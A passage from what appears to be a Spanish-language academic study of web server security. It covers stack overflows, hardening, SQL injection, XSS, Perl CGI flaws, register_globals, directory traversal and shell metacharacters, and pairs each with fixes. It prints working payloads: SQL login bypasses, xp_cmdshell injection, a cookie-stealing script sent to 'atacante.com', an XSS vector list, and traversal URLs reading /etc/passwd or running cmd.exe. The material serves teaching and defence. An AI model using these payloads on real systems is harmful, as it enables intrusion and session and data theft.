[25] La "Comunidad Underground" (o "under", a secas) es aquella integrada por hackers independientes, desligada de cualquier empresa o interés comercial.
[26] Literalmente: "machacando la pila por diversión y en nuestro provecho".

Lo interesante es cómo aprovechar lo anterior para conseguir ejecutar código arbitrario en la máquina. Para ello, debemos situarnos primero y ofrecer una primera explicación del concepto de "la pila".

La pila es una gran estructura de datos, contiene información en memoria. Podemos ver esa información dividida en elementos de información, de forma que la pila crece cuando añadimos un nuevo elemento, y decrece cuando lo extraemos. La propiedad fundamental de la pila es que los elementos introducidos se van apilando (uno encima de otro), y sólo podemos extraer el elemento que se encuentra más arriba, que fue el último en ser introducido. Esta propiedad se conoce como "LIFO" ("last in, first out" -el último en entrar, el primero en salir-).

En C, los programas hacen uso de la pila para almacenar todo tipo de datos: desde variables locales de una función hasta los parámetros pasados a la misma en la llamada a dicha función, entre otras. De esta forma, si un programa contiene una función, que hace uso de una variable (no estática) de tipo buffer, dicho buffer será guardado en la pila. Veamos un ejemplo.

Supongamos el siguiente programa en C en el que tenemos una función que hace uso de N variables locales, recibe M parámetros y devuelve un valor:

```
int funcion(param1, param2, ..., paramN) {
  [variable1]
  [variable2]
   ...
  [variableN]
  [código]
}

void main() {
  int mainvar;
  ...
  mainvar = funcion (param1, param2, ..., paramM);
  ...
}
```

Si sacáramos una instantánea de la pila justo en el momento en que se va a empezar a ejecutar [código] tendríamos:

(low mem / stack top)
[variableN]
...
[variable2]
[variable1]
[ebp]
[ret]
[param1]
[param2]
...
[paramM]
(hi mem / stack bottom)

Esto es así porque la pila en arquitecturas i386 crece "hacia abajo" en memoria, es decir lo alto ("top") de la pila se encuentra en la posición más baja de memoria, mientras que lo bajo ("bottom") de la pila ocupa las direcciones altas de memoria.

El funcionamiento es el siguiente: al hacer la llamada a la función desde el programa principal los distintos parámetros que se quieren pasar a la función son insertados en la pila, en orden inverso (es decir, primero se inserta el último parámetro, luego el penúltimo, y así hasta llegar al primero). Se hace así para que luego al extraerlos se pueda obtener en primer lugar el primero de ellos, luego el segundo, etc.

Luego se pasa el control a la función en sí, pero antes se inserta en la pila la dirección de retorno ("ret"), para que cuando la función finalice su ejecución sepa volver al punto exacto donde ésta fue llamada. Seguidamente, se ejecuta una rutina llamada "prólogo", donde se realizan tareas preparatorias a la ejecución de la función

en sí. Entre esas tareas está la de guardar el valor del registro %ebp, que contiene el puntero de marco de pila (no entraremos en detalles), y la de reservar espacio para las variables locales que usará más adelante la función (entre las que se encuentra nuestro buffer, que va a ser "variable1"). Finalmente, se pasa el control al [código] de la función.

El sentido de todo esto es que cuando la función se de por finalizada, se habrá de realizar el proceso inverso, lo que implicará la ejecución de otra rutina llamada "epílogo", para liberar la memoria de pila reservada para las variables y recuperar el valor de %ebp, y finalmente se saltará a la dirección de código dado por el puntero "ret", con lo que volveremos al punto de partida inicial.

¿Cómo podemos aprovechar un "buffer overflow" en la "variable1"? Es muy fácil. Simplemente tendremos que escribir en "variable1" datos de más, de forma que alteremos los elementos adyacentes (que son, [ebp] en primer lugar, y finalmente, [ret]). Modificando el valor de la dirección de retorno, dado en [ret], conseguiremos alterar el flujo de ejecución, ya que saltaremos a la dirección que nosotros queramos. Pero, ¿a qué dirección saltar?

Lo habitual es colocar el código que queremos que sea ejecutado por el programa vulnerable (normalmente será código que ejecuta una shell), en el propio buffer, y luego sobreescribir [ret] con la dirección del propio buffer. De esta forma tan inteligente, conseguimos que el programa vulnerable ejecuta código arbitrario (de nuestra elección) en el sistema. Y algo también importante: dicho código será ejecutado con los privilegios del programa vulnerable. Si este programa corre como "root" (en Unix) o "System / Administrador" (en entornos Windows), podremos ejecutar código privilegiado, y tener acceso a cualquier parte del sistema.

En realidad, todo lo que se ha explicado corresponde a un tipo muy particular de "buffer overflow" (por otro lado, los más típicos), que son los conocidos como

"stack-based buffer overflow" o simplemente, "stack overflow" (desbordamiento de pila). Existen otras técnicas parecidas –más avanzadas-, que explotan otros elementos en memoria, pero no las abordaremos.

De la explicación anterior, se deriva el hecho de que la zona de memoria correspondiente a la pila debe estar marcada como "ejecutable", para que la técnica descrita tenga éxito. De ahí que una de las soluciones propuestas para abordar el tema de los "buffer overflow" sea precisamente forzar a que la pila no sea ejecutable (esta solución viene en forma de parche para el kernel del sistema operativo).

Otra solución es utilizar un compilador "inteligente", que tenga en cuenta la posibilidad de desbordamiento de buffer, y lo evite (la herramienta "stackguard" entra dentro de esta categoría).

Y desde luego, la mejor solución es escribir código seguro, no propenso a este tipo de bugs (por ejemplo, comprobar siempre la longitud de los datos que escribimos en un buffer, y asegurarnos de que no excederán el tamaño máximo del mismo). Es decir, se trata de un grave error de programación, que todo programador que se precie debería evitar cometer, a toda costa.

2.2.7. Contramedidas de seguridad.

¿Qué hacer si nuestro servidor web es comprometido? El administrador de sistemas deberá llevar a cabo las siguientes tareas:

1. Hacer una copia de seguridad de los datos importantes del servidor, sin incluir ficheros ejecutables (podrían haber sido troyanizados).
2. Llamar a un forense, si es que la máquina es vital para la empresa, y se necesitar analizar a fondo cómo se llevo a cabo el ataque, cuando y por

qué. Un análisis forense resultará costoso, por lo que este paso en la mayoría de los casos se obviará.

3. Desconectar de la red, formatear la máquina y reinstalar el sistema, usando para ello el CD-ROM de instalación del Sistema Operativo, o bien una copia de seguridad previa, si tenemos garantías de que esta copia se tomó antes del compromiso (en caso contrario, podría contener "backdoors").
4. Copiar de nuevo los datos críticos que se salvaron en el paso 1 (sólo ficheros de datos, nunca ejecutables).
5. Configurar, parchear y securizar el servidor, para asegurarnos de que no se va a volver a producir otra intrusión (al menos no aprovechando la misma vulnerabilidad usada para el compromiso anterior).
6. Conectar de nuevo el servidor a la red.

Este proceso es bastante costoso e implicará probablemente pérdidas económicas derivadas del corte de servicio que se produce mientras la máquina está "en reparaciones". ¿No habría sido mejor poner los medios necesarios para que el compromiso no se hubiera producido?

Las siguientes medidas son buenos hábitos a seguir por un administrador de sistemas preocupado por la seguridad de sus máquinas:

- ✓ Tener el sistema siempre actualizado y parcheado contra los diferentes bugs que se vayan descubriendo.
- ✓ Utilizar una interfaz de red exclusivamente dedicada a administración, y distinta de la interfaz de red que dará servicio a los usuarios.
- ✓ Cerrar todos los puertos que realmente no son necesarios. En el caso de un servidor web, probablemente sólo haga falta dejar abierto el puerto 80 (y quizás también el 443) del interfaz que da servicio. En el

interfaz de administración probablemente bastará con abrir el puerto 22 (SSH).

- ✓ Asegurarse de que el tráfico más crítico (en especial, el de administración) siempre va encriptado. En particular, ninguna contraseña de acceso al servidor debería ir en claro por la red.
- ✓ Utilizar una herramienta como "Tripwire", para obtener las firmas digitales de los ficheros más peligrosos, en especial, de todos los ficheros binarios. Guardar el fichero de firmas obtenido en un lugar seguro (nunca en el propio servidor).
- ✓ Definir y cumplir a rajatabla una política de seguridad, en especial, en cuanto a las contraseñas y a acceso se refiere.

3. Ataques comunes en la WWW.

3.1. Inyección de sentencias SQL.

3.1.1. Fundamento.

Esta técnica, también conocida como *"SQL inject"*, se encuentra ampliamente difundida y sorprendentemente no es difícil encontrar en la actualidad sitios web afectados por esta vulnerabilidad, principalmente aquellos basados en tecnologías ASP y JSP. Las aplicaciones en PHP no suelen ser vulnerables, en configuraciones por defecto del motor PHP, como más adelante explicaremos.

Supongamos un sistema de autentificación de una aplicación web, que hace uso de una base de datos. El sistema nos pide un usuario y contraseña, y la valida haciendo uso de la base de datos. Por ejemplo:

```
Login: roman
Password: 12345
```

Para llevar a cabo la validación, la aplicación construye internamente una sentencia SQL tal como la siguiente:

```
SELECT * FROM database WHERE Login='$login' AND Password='$Password';
```

Que se transformará en:

```
SELECT * FROM database WHERE Login='roman' AND Password='12345';
```

Si la base de datos devuelve alguna entrada quiere decir que existía un usuario con dicha contraseña, y el proceso de autentificación ha sido correcto.

Ahora bien, ¿qué habría ocurrido si hubiéramos rellenado el campo de usuario o el de la contraseña (o ambos) con caracteres inesperados? Situémosnos en el lado del atacante y veamos cómo procedería éste:

```
Login: roman
Password: ' or ''='
```

La sentencia SQL resultante sería:

```
SELECT * FROM database WHERE Login='roman' AND Password='' or ''='';
```

Puesto que la última cláusula de la sentencia siempre es cierta (hay dos términos iguales a ambos lados de una igualdad), la sentencia anterior se podría simplificar quedando como:

```
SELECT * FROM database WHERE Login='roman';
```

O lo que es lo mismo, ¡habríamos conseguido que la aplicación no hiciera comprobación de contraseña alguna!

La técnica de inyección de SQL consiste en esto que acabamos de demostrar: conseguir modificar una sentencia SQL mediante la inserción de caracteres especiales como las comillas dobles o simples.

Utilizando la técnica propuesta, un atacante experimentado puede lograr modificar el contenido de la base de datos, o incluso ejecutar código en la máquina remota (haciendo uso de comandos especiales de SQL que permiten ejecutar comandos de sistema). En general, podrá llevar a cabo cualquier acción que SQL permita, con los permisos del usuario bajo el cual se está ejecutando la aplicación web.

Aunque el lenguaje SQL es estándar, muchas de las funcionalidades que éste provee sólo funcionan en algunos servidores de bases de datos (MySQL, Microsoft SQL Server, Oracle, Microsoft Access con el driver ODBC, étc.); si a eso unimos el hecho de que no conocemos de antemano cierta información (como la estructura interna de la base de datos), y que además, también es posible que la aplicación web no nos devuelva los mensajes de error de SQL (en este caso el atacante tendría que trabajar a ciegas), resulta que en muchos casos será difícil explotar esta vulnerabilidad con éxito. Pero no tenga la menor duda de que si se puede hacer, alguien lo conseguirá.

3.1.2. Algunos ejemplos de explotación.

No es nuestra intención enseñar todos los trucos para explotar dicha técnica. No obstante, intentaremos saciar parcialmente la posible sed de conocimientos del lector[27]. Para los más curiosos, he aquí algunas ideas:

I. Uso de comentarios (cadenas comprendidas entre /* y */).

```
Login: '/*
Password: */ or ''='
```

```
SELECT * FROM database WHERE Login=''/* AND Password=*/ or ''='';
```

Que se simplifica como:

```
SELECT * FROM database WHERE Login='' or ''='';
```

El equivalente final es:

```
SELECT * FROM database;
```

II. Más comentarios: "--"[28] (válido en Microsoft SQL Server).

```
Login: ' or 1=1--
Password: xxxx
```

```
SELECT * FROM database WHERE Login='' or 1=1-- AND Password=xxxx;
```

[27] En el apartado de bibliografía de este Proyecto se hace referencia a "white-papers" muy interesantes sobre "SQL Injecting". Recomendamos su lectura para obtener nuevas ideas sobre la explotación de este tipo de vulnerabilidades.
[28] El uso de "--" implica que todo lo que vaya a continuación de estos caracteres será ignorado.

Que equivale a:

```
SELECT * FROM database WHERE Login='' or 1=1;
```

Para servidores MySQL podemos usar el caracter "#" en lugar de "--".

III. Ejecución de comandos de forma remota en Microsoft SQL Server.

```
Login: '; exec master..xp_cmdshell 'ping 192.168.4.22'--
Password: xxxx
```

Con el ";" se terminará la sentencia SQL original, para dar lugar a la nueva que comienza con exec. Con los "--" escapamos los restos espúreos de la primera sentencia, que quedaban por añadir.

IV. Escritura de la salida SQL en un fichero remoto (MS SQL Server).

```
Login: '; EXEC master..sp_makewebtask
"\\192.168.4.22\share\output.html", "SELECT * FROM
INFORMATION_SCHEMA.TABLES"
Password: xxxx
```

El host destino (en este caso, 192.168.4.22) debe tener la carpeta "share" compartida con permisos para "todos".

Nótese que la tabla de sistema "INFORMATION_SCHEMA.TABLES" contiene información de todas las tablas albergadas en el servidor MS SQL Server.

3.1.3. Solución.

La única forma fiable para evitar la inyección de sentencias SQL es un correcto "parseo"[29] de la entrada de usuario. Quiere decir esto que la Aplicación debe tener cuidado con los datos que recibe a través de variables, mediante peticiones GET, POST o incluso Cookies. Será su obligación filtrarlas adecuadamente, para eliminar cualquier posible carácter malicioso (como las comillas) que un atacante pudiera insertar.

Este filtrado se puede realizar de diversas formas, dependiendo del grado de seguridad que deseemos y del lenguaje de programación empleado.

La solución más segura tiene en cuenta la naturaleza de la variable protegida. Consiste en filtrar todos los caracteres posibles, con la única de excepción de aquellos que no consideramos perniciosos. Por ejemplo, si la variable a filtrar es de naturaleza numérica (como podría ser un identificador numérico), el filtro eliminaría cualquier carácter que no sea una cifra ("0", "1", …, "9"). Si la variable es alfanumérica, se eliminarían todos los caracteres, a excepción de los alfanuméricos[30].

La alternativa –menos segura- es que el filtro actuara buscando ciertos caracteres considerados malignos, dejando tal cual los restantes. Pero este método presenta el inconveniente de que es posible que nos olvidemos de filtrar alguno de los caracteres perniciosos, o bien, en un futuro se descubra que alguno de los caracteres que se consideraban inocuos (y por tanto, no eran filtrados) no son tales.

¿Qué hacer si por ejemplo se desea que una variable pueda contener comillas simples legalmente? En este caso, el filtro estropearía un valor de la variable que debería ser legal, al eliminar las comillas. Bien, lo que se hará realmente no es filtrar los caracteres peligrosos sino "escaparlos", es decir, anteponerle un carácter especial,

[29] Del verbo anglosajón "parse", que se puede traducir como "analizar sintácticamente".
[30] Normalmente comprendidos entre A-Z, a-z, 0-9.

que normalmente es la barra invertida ("\")[31], y cuya función es eliminar cualquier significado o funcionalidad especial que pudiera tener el carácter que le sucede.

Como dijimos, la forma de implementar estos filtros es variada. Para la primera solución se suele hacer uso de expresiones regulares. La segunda también se puede implementar de forma análoga, aunque también es común usar comandos o funciones especiales que proveen algunos lenguajes. En el capítulo 4, podrá observar algunas de estas implementaciones basadas en el lenguaje PHP.

Como medida adicional, es buena táctica limitar los privilegios con los que la Aplicación accede al servidor de bases de datos. Así en caso de que un atacante encuentre una vulnerabilidad por la cual consiguiera inyectar sentencias SQL, el ámbito de explotación se encontraría limitado por los privilegios y restricciones impuestas desde la propia Aplicación. De igual forma, es conveniente deshabilitar en el servidor de bases de datos toda funcionalidad que no vaya a ser utilizada de forma legítima, en especial, funciones externas tan peligrosas como *"master..xp_cmdshell"* o *"master..sp_makewebtask"* de MS SQL Server. Estas medidas no evitan la vulnerabilidad en sí, pero reducen las posibilidades de explotación de la misma.

Por último, despejaremos la duda que dejamos planteada al comienzo de este apartado. ¿Por qué es más fácil encontrar aplicaciones vulnerables en ASP o JSP, que en PHP? La respuesta es simple: PHP contiene una opción llamada *"magic_quotes"*, que viene activada por defecto (en el archivo de configuración "php.ini"), y cuya función es precisamente "escapar" caracteres peligrosos como las comillas, de cualquier variable de entrada de usuario. Así pues, establece una protección "transparente" contra el problema de la inyección SQL[32], que puede evitar que una Aplicación mal programada sea vulnerable. En todo caso, esta protección debería verse como una barrera más, y no como la única; esto es, los programadores de

[31] Este carácter será conocido como "carácter de escape".
[32] Sin embargo, los desarrolladores del lenguaje PHP recomiendan deshabilitar esta opción para ganar en rendimiento.

aplicaciones de PHP deberían ser conscientes del problema de la inyección de SQL e implementar código seguro, que no sea vulnerable incluso en el caso de encontrarse la opción *"magic_quotes"* deshabilitada.

3.2. Cross Site Scripting (XSS[33]).

3.2.1. Fundamentos.

Este tipo de vulnerabilidades aparece en Aplicaciones donde se maneja contenido web dinámico. La forma de explotarlas es muy variada. El denominador común es la inclusión de código malicioso, como parte del contenido web de la página vulnerable. El navegador de la víctima descargará, sin que ésta pueda darse cuenta, dicho código y lo ejecutará de forma local. El objetivo de este código malicioso es, en muchos casos, el robo de cookies (las cuales a menudo contienen información importante como el identificador de sesión del usuario víctima, o incluso la contraseña del mismo), lo cual podría servir al atacante para "secuestrar una sesión de usuario"[34]. También se le puede dar otra utilidad, quizás más peligrosa, como es la explotación de una vulnerabilidad local en la máquina víctima (típicamente un fallo en el navegador). La principal limitación llegado a este punto es la propia creatividad del atacante. Por ejemplo, la empresa de seguridad española NGSec ha demostrado recientemente cómo la combinación de un fallo XSS con una vulnerabilidad local (en concreto, un fallo en un CGI), en el servidor web iPlanet, resulta en una vulnerabilidad que puede ser explotada remotamente.

[33] En un principio se adoptaron las siglas "CSS" para referirse a las vulnerabilidades de tipo "Cross Site Scripting". Más adelante, y para evitar la ambigüedad (CSS también es el acrónimo de "Cascading Style Sheets"), se adoptó el término "XSS" actual.
[34] Es lo que se conoce como *"session hijacking"*.

A menudo, por desconocimiento, la gente menosprecia este tipo de bugs[35]. Sin embargo, se han encontrado fallos XSS en aplicaciones tan conocidas como PHP-Nuke (ampliamente utilizado en el desarrollo de portales web) o el mismísimo correo web de Hotmail.

Para explicar la metodología de un ataque de tipo XSS, imaginemos un servicio web que implementa un foro de usuarios. Cada usuario se autentifica en el servicio mediante su nombre de usuario y contraseña, lo que le da derecho a participar en el foro, leyendo y/o enviando mensajes al mismo. Supongamos además que el foro no está bien implementado y es vulnerable a un fallo de XSS por el cual un usuario puede insertar un mensaje en el foro que contenga código HTML o JavaScript.

El atacante inserta un nuevo mensaje en el foro: "Hola, esto es una prueba". Ahora otro usuario (la víctima) lee el mensaje. El navegador de la víctima interpreta los símbolos y como etiquetas HTML, y mostrará el siguiente mensaje: "Hola, **esto es una prueba**". Obsérvese la negrita: ¡el navegador ha interpretado el código HTML que hemos insertado!

El atacante da un paso más hacia delante, enviando un nuevo mensaje: "<script>alert('Boooom');</script>". La víctima lo abre y su navegador ejecuta el código JavaScript que el atacante insertó: le aparecerá una ventana de diálogo con el mensaje "Boooom". ¡La victima ejecutará cualquier código suministrado por el atacante! El problema resulta evidente.

Veamos un ejemplo de robo de cookie. El atacante incluye en un mensaje:

```
<script>document.location='http://atacante.com/cgi-bin/logger.cgi?
'%20+document.cookie</script>
```

[35] Un "bug" es un fallo, en la terminología computacional.

Cuando la víctima lea el mensaje, el navegador de ésta será redirigido a la página anterior, enviando la cookie de la página en la que ésta originariamente se encontraba (es decir, el foro vulnerable). La nueva página, bajo el control del atacante, es un simple script o CGI que recoge y almacena el parámetro que le sea pasado (la cookie). El resultado es que el atacante obtendrá la cookie de la víctima. Ahora el atacante podría conectarse a la página web del foro, falseando su propia cookie e incluyendo los datos de la cookie que acaba de robar. La aplicación del foro identificará los datos de la cookie como la sesión del usuario víctima, y le dará acceso al contexto de dicha persona. Todo esto siempre y cuando la sesión de la víctima no haya expirado. En cualquier caso, hay una ventana de tiempo durante el cual la vulnerabilidad puede ser fácilmente explotada.

Los atacantes más sofisticados automatizarán el proceso anterior, de forma que el propio script que guarda la cookie, además iniciará el proceso de conexión al foro, usando la cookie recién robada, y suplantará al usuario víctima. De este modo, el atacante siempre conseguirá aprovechar la ventana de tiempo de vulnerabilidad, por pequeña que sea ésta.

También serán lo suficientemente hábiles como para que el ataque pase desapercibido. Es típico que tras ejecutar el código malicioso (envío de cookie, por ejemplo) se le muestre a la víctima la página que esperaba ver (como un mensaje aparentemente inocuo, en el caso del foro). También es frecuente ofuscar las cadenas de código, por ejemplo usando la notación hexadecimal (imaginemos que escribimos "%3c%73%63%72%69%70%74%3e" en lugar de "<script>").

La ingeniería social puede jugar un papel importante en el desarrollo de un ataque XSS. Pensemos en un atacante que le envía a su víctima, por el medio que sea (mail, chat, etc.), un enlace del tipo:

```
http://site/script.php?variable="<script>document.location='http://atacante.com/cgi-bin/logger.cgi? '%20+document.cookie</script>
```

Y le convence para que pinche en él. Piense que seguramente la víctima sólo se fijará en el comienzo de la URL, comprobará que el enlace pertenece a un host confiable y probablemente lo acepte sin más. Si además, la segunda parte de la URL es ofuscada convenientemente, la probabilidad de éxito será aún mayor.

3.2.2. Ejemplos de cadenas peligrosas que pueden ser inyectadas.

Todo lenguaje o tecnología que pueda ser interpretado por un navegador es susceptible de ser usado para explotar un bug XSS. Esto incluye: JavaScript, VBScript, ActiveX, HTML y Flash.

Andrew Clover envió a Bugtraq[36] una buena relación de cadenas que podrían tener utilidad en la explotación de vulnerabilidades XSS, para distintos navegadores. Son bastante ilustrativas, así que las reproduciremos a continuación:

```
<a href="javas&#99;ript&#35;[code]">
<div onmouseover="[code]">
<img src="javascript:[code]">
<img dynsrc="javascript:[code]"> [IE]
<input type="image" dynsrc="javascript:[code]"> [IE]
<bgsound src="javascript:[code]"> [IE]
&<script>[code]</script>
&{[code]}; [N4]
<img src=&{[code]};> [N4]
<link rel="stylesheet" href="javascript:[code]">
<iframe src="vbscript:[code]"> [IE]
<img src="mocha:[code]"> [N4]
<img src="livescript:[code]"> [N4]
<a href="about:<s&#99;ript>[code]</script>">
<meta http-equiv="refresh" content="0;url=javascript:[code]">
<body onload="[code]">
<div style="background-image: url(javascript:[code]);">
<div style="behaviour: url([link to code]);"> [IE]
<div style="binding: url([link to code]);"> [Mozilla]
<div style="width: expression([code]);"> [IE]
<style type="text/javascript">[code]</style> [N4]
<object classid="clsid:..." codebase="javascript:[code]"> [IE]
<style><!--</style><script>[code]//--></script>
<![CDATA[<!--]]><script>[code]//--></script>
```

[36] *"Bugtraq"* es el nombre de una conocida lista de correo sobre seguridad, actualmente albergada en securityfocus.com.

```
<!-- -- --><script>[code]</script><!-- -- -->
<<script>[code]</script>
<img src="blah"onmouseover="[code]">
<img src="blah>" onmouseover="[code]">
<xml src="javascript:[code]">
<xml id="X"><a><b>&lt;script>[code]&lt;/script>;</b></a></xml>
  <div datafld="b" dataformatas="html" datasrc="#X"></div>
[\xC0][\xBC]script>[code][\xC0][\xBC]/script> [UTF-8; IE, Opera]
```

3.2.3. Solución.

Una vez más, la solución pasa por "parsear" adecuadamente toda la entrada de usuario. En particular, habrá que tener especial cuidado con los caracteres "<" y ">", que deberán ser sustituidos por "<" y ">", respectivamente. Asimismo, se recomienda además reemplazar otros caracteres como "(", ")", "#" o "&" por "&#40", "&#41", "&#35" y "&#38", respectivamente.

La protección anteriormente vista, del lado del servidor, es la más recomendable. Sin embargo, también es posible que un cliente se proteja a sí mismo, simplemente desactivando funcionalidades del navegador, como el uso de Javascript o de los controles ActiveX. Quizás la pérdida de funcionalidad que obtendrá el usuario se verá recompensada por un incremento de su seguridad. Tampoco es mala idea desconfiar de e-mails de desconocidos que contengan links[37], y en general, de todo enlace proporcionado por un extraño, sea cual sea el medio utilizado.

Dejaremos para el capítulo 4 la implementación en PHP de la primera (y más importante) de estas protecciones.

[37] *Link*: enlace (de una página web).

3.3. Vulnerabilidades en scripts CGI escritos en Perl.

Las siguientes vulnerabilidades, descritas por primera vez en un artículo de *Phrack Magazine*[38], son todavía muy comunes y fáciles de encontrar en la WWW. Por ello, no hemos querido pasarlas por alto, y se ha decidido repasar brevemente algunas de ellas.

3.3.1. "Poison NULL byte"[39].

La técnica consiste en insertar un carácter nulo (8 bits todos a cero) en el lugar apropiado. Se basa en la diferente interpretación que de él hace Perl y C. En C, el carácter nulo es usado como "terminador" de cadenas[40]. Perl, sin embargo, acepta este carácter especial como parte integrante de una cadena, sin significar el final de ésta.

Veamos un ejemplo simple. Sea el siguiente fragmento de código en Perl:

```
# parse $user_input
$database="$user_input.db";
open(FILE "<$database");
```

Este código toma el contenido de la variable $user_input y le añade la cadena ".db" para formar un nombre de fichero. Luego, se abrirá este fichero. El atacante tiene control sobre la variable, pero en principio no parece obvio que éste pueda modificar el nombre del fichero resultante a su antojo (el ".db" molestaría en su labor). ¿Cómo provocar que el programa anterior abra el fichero "target.html"?

La idea es introducir en la variable el valor "target.html\0". De esta forma tenemos que:

$database = "target.html\0.db"

[38] *Phrack* es una revista en formato digital dedicada al mundo "underground".
[39] Literalmente, algo así como "el byte NULO envenenado".
[40] El carácter nulo se representa como "\0".

Perl intentará abrir el fichero anterior y para ello hará uso de diferentes llamadas al sistema. El truco está en que dichas funciones de sistema están escritas en C, y por tanto, manejarán de forma diferente el carácter "\0"; concretamente, lo tomarán como terminador del nombre de fichero, de forma que realmente el fichero que tratarán de abrir será "target.html" (todo lo que hay después del carácter terminador será ignorado). De esta forma, un obstáculo que parecía insalvable (el ".db") ha sido salvado exitosamente.

Traslademos este ejemplo a la web. Supongamos que las líneas de código anteriores pertenecían al script CGI ubicado en:

```
http://victima.com/cgi-bin/page.cgi?database=clientes
```

La URL anterior abriría la base de datos "clientes.db". Si quisiéramos abrir el propio fichero del script (para listar su contenido) sólo tendríamos que realizar la siguiente petición al servidor web:

```
http://victima.com/cgi-bin/page.cgi?database=page.cgi%00
```

Nótese que el "%00" es el carácter nulo en representación web.

La solución a este bug es filtrar la variable para eliminar los caracteres nulos que existan. En Perl se haría así:

```
$database=~s/\0//g;
```

3.3.2. Ejecución de comandos con "|".

En Perl, añadir el carácter "|"[41] al final del nombre de fichero en una sentencia "open" significa ejecutar el fichero, en lugar de abrirlo.

Así pues, la línea de código siguiente:

```
open(FILE, "/bin/ls")
```

abrirá el fichero "/bin/ls", mientras que:

```
open(FILE, "/bin/ls|")
```

lo ejecutará.

Supongamos que tenemos el script siguiente:

```
# parse $user_input
$database="$user_input";
open(FILE "<$database");
```

La siguiente URL explotaría la vulnerabilidad y conseguiría listar el directorio actual (es decir, ejecutaría el comando "ls" dado, en el servidor web):

```
http://victima.com/cgi-bin/page.cgi?database=/bin/ls|
```

Por supuesto, esta técnica se puede combinar con la anterior, resultando útil en ciertos escenarios. Recomendamos la lectura del artículo de Rain Forest Puppy, donde se describen a fondo esta y otras técnicas.

La solución a este problema es bien fácil: filtrar los caracteres "|", al igual que ya hicimos con el carácter nulo.

[41] El carácter "|" se denomina "pipe" (en español, tubería).

3.4. Abuso de "register_globals" en PHP.

Hasta hace no mucho, todas las versiones de PHP venían, por defecto, con la opción de "register_globals" activada en su configuración. Su utilidad era forzar a que cualquier variable pasada al script, como entrada de usuario (via GET, POST o cookie), fuera tratada como una variable global. Esto simplificaba la tarea del programador.

Sin embargo, esto podía traer problemas en la seguridad. Obsérvese el código PHP ilustrado en la siguiente figura:

```
<?php
if ($username=="root") {  // can be forged by a
user in get/post/cookies
    $good_admin_login = 1;
}

if ($good_admin_login == 1) { // can be forged too
    fpassthru
("/highly/sensitive/data/index.html");
}
?>
```

Figura 2.1. Ejemplo de código vulnerable según "register_globals".

El programa tiene dos partes bien diferenciadas: una primera donde realiza una primera comprobación (para ver si el usuario es o no "root"), en función de la cual asigna o no un valor a una segunda variable ($good_admin_login); y otra donde comprueba precisamente esta última variable.

El problema está en esta segunda parte: si la primera comprobación no es correcta, la variable $good_admin_login quedará sin asignar. ¿Qué ocurriría si el atacante realiza esta asignación por su cuenta? Con la opción "$register_globals = On" (por defecto en la mayoría de versiones de PHP) podremos pasarle al script la

variable anterior, y definirla a 1, de forma que conseguiríamos burlar la protección (la segunda comprobación).

El fallo ha sido la alteración (o "envenenamiento") de una variable que se suponía interna del programa y en ningún momento debía haber estado al alcance del atacante (i.e., no se debería de poder modificar externamente). No ha sido así, por culpa de esta peligrosa opción: "register_globals".

La versiones de PHP más recientes traen esta opción deshabilitada, de forma que dentro del script PHP se distingue entre una variable global corriente y una variable GET (o POST o cookie). Para ello, el programador debe referenciar explícitamente el tipo de variable. Por ejemplo, para que el programa de la figura 2.1 funcionara adecuadamente sería necesario sustituir $username por lo siguiente: $_GET['username']. Si así lo hacemos, el programa aceptara y leerá esta variable de una petición GET. Existen formas de referenciación similares para variables de tipo POST y Cookie.

3.5. Directory Traversal[42].

Esta vulnerabilidad es fácilmente detectable y explotable. Su denominación da una idea sobre sus fundamentos. Consiste en añadir cadenas como "../" a un path dado, de forma que podamos obtener acceso a directorios anteriores, que se suponían inalcanzables.

Por ejemplo, supongamos un CGI que visualiza o sirve ficheros de un directorio de "downloads". Como entrada, debería aceptará el nombre del fichero a descargar:

[42] En castellano se refiere a "atravesar o cruzar directorios".

http://www.victima.com/cgi-bin/download?fichero=apuntes.zip

Supongamos ahora que, internamente, el CGI está configurado para coger todos los ficheros del directorio `/home/www/download/` de forma que lo que hará será añadir el nombre del fichero al path anterior, y finalmente accederá a:

```
/home/www/download/apuntes.zip
```

¿Cómo aprovecharía esto un atacante? Pues simplemente realizaría la siguiente petición sobre el servidor web:

http://www.victima.com/cgi-bin/download?fichero=../../../etc/passwd

De esta forma, el CGI le devolverá el fichero cuyo path absoluto es:
`/home/www/download/../../../etc/passwd`

Que es equivalente a haber escrito:
`/etc/passwd`

Es decir, ¡le devolverá el archivo de contraseñas del servidor Unix!

¿Cómo se habría evitado esto? Pues simple: filtrando correctamente la variable "fichero" anterior, para que elimine los caracteres perniciosos (como el "." y la "/"), antes de concatenear el path del directorio con el contenido de la variable "fichero".

Es importante tener en cuenta que los caracteres, dependiendo de qué contextos, se pueden codificar de diferentes formas. La siguiente petición web es totalmente legítima y equivalente a la de arriba:

http://www.victima.com/cgi-bin/download?fichero=%2e%2e/%2e%2e/%2e%2e/etc/passwd

La cadena "%2e" es equivalente al punto (".”). Es lo que se conoce como "URL-encoding" y entre otras cosas implica que un carácter ASCII dado se puede escribir concatenando el símbolo "%" con el número hexadecimal que represente a dicho carácter. En el caso anterior, el "." se corresponde con el carácter ASCII 46 (en decimal), que escrito en forma hexadecimal es 2E.

Mediante este tipo de técnicas que se aprovechan de codificaciones algunas veces no tan conocidas como la anteriormente mencionada, se han conseguido explotar fallos en servidores web como IIS. Es muy conocida y fue muy famosa en su día la vulnerabilidad de "Unicode" en IIS, que hacía uso de la técnica que estamos comentando. Se podían ejecutar comandos remotamente, así:

http://www.victima.com/scripts/..%c0%af../winnt/system32/cmd.exe?/c+dir+C:\inetpub\wwwroot

Con la URL anterior conseguiríamos listar el directorio `c:\inetpub\wwwroot` de la máquina remota, ya que hemos ejecutado un "dir".

Este tipo de errores también puede surgir como fruto de las diferencias entre sistemas operativos como Windows y Unix. Por ejemplo, lo siguiente funcionaría en Windows: "..\..\..\", es decir, se puede sustituir el carácter "/" por la "\", en ciertos casos (e incluso habrá situaciones es que funcionará igualmente tanto la barra normal como la invertida, con el mismo resultado). Por eso, es posible que el CGI vulnerable filtre adecuadamente el carácter "/" pero se olvide de hacer lo propio con el otro: "\"; de esta forma, el CGI seguiría siendo vulnerable, en algunos escenarios (tipo Windows).

3.6. Metacaracteres del shell.

Se trata de caracteres que tienen un significado especial para la shell (por ejemplo, el carácter "*", en la mayoría de shells, sustituye a cualquier nombre de fichero que se encuentre en un directorio dado).

La técnica se explotaría de forma muy similar a la vulnerabilidad descrita en el apartado anterior. Para demostrarlo, pensemos en un CGI que provee un servicio de "traceroute" gratuito a sus usuarios:

http://www.victima.com/cgi-bin/tcservice.cgi?ip=62.23.130.2

